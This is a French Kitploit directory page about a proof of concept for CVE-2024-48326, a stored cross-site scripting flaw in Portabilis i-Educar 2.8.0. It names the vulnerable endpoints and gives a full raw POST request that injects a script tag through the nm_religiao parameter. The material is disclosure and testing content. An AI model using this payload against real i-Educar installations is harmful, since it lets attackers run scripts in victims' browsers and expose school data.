
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
Outils/GitHubGitHub/fabiobsj/cve-2024-48326
Analyse des VulnérabilitésExploitationExploitation d'Applications WebSécurité WebTests d'Intrusion
GitHubfabiobsj/cve-2024-48326

CVE-2024-48326

Preuve de concept d'exploitation pour une vulnérabilité de script intersites (XSS) stocké dans Portabilis i-Educar v2.8.0 via le paramètre nm_religiao, permettant l'injection de JavaScript à distance sans authentification.

Voir le dépôt
24il y a 2 ansPas encore vérifié

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    647
  • 3

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    421
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer est une plateforme open-source de Gestion des Accès Privilégiés (PAM) qui offre aux équipes DevOps et IT un accès sécurisé et à la demande aux terminaux SSH, RDP, Kubernetes, bases de données et RemoteApp via un navigateur web.

    389
  • 5

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    333
  • 6

    SafeLine

    chaitin/safeline

    WAF auto-hébergé et proxy inverse qui filtre le trafic HTTP malveillant, bloque les injections SQL, les XSS et les attaques de robots, avec limitation de débit et chiffrement dynamique HTML/JS.

    331

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager

CVE-2024-48326



Description : Portabilis i-Educar v2.8.0 est vulnérable aux scripts intersites (XSS) via le paramètre nm_religiao dans la requête POST à /intranet/educar_religiao_cad.php et déclenché dans la requête GET à /intranet/educar_religiao_lst.php?busca=S&nm_religiao=. Cela permet à un attaquant distant non authentifié d'injecter du JavaScript malveillant, qui s'exécutera lorsque les données seront consultées, pouvant entraîner des actions non autorisées ou une fuite de données.

Versions : Découvert dans Portabilis i-Educar 2.8.0.

Preuve de concept

Détails de la vulnérabilité

Le problème se produit dans le paramètre nm_religiao du fichier educar_religiao_cad.php, permettant à une entrée utilisateur non nettoyée d'être stockée puis exécutée comme JavaScript lors du chargement de la page.

Composant affecté :

Le paramètre nm_religiao dans /intranet/educar_religiao_cad.php ne nettoie pas correctement l'entrée utilisateur, permettant un XSS stocké. Lorsqu'un attaquant injecte du JavaScript, il s'exécute chaque fois que les données sont consultées.

Exemple de manipulation :

POST /intranet/educar_religiao_cad.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 87
Origin: http://127.0.0.1
Connection: keep-alive
Referer: http://127.0.0.1/intranet/educar_religiao_cad.php
Cookie: i_educar_session=1eqkHtEgzh7xrusxYcQ3AkZeRRjRMJlhTtib1n8J
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

tipoacao=Novo&cod_religiao=&nm_religiao=<script>alert("CVE")</script>
Étapes pour reproduire

  • Saisie
  • Déclenché
Télécharger l’outil




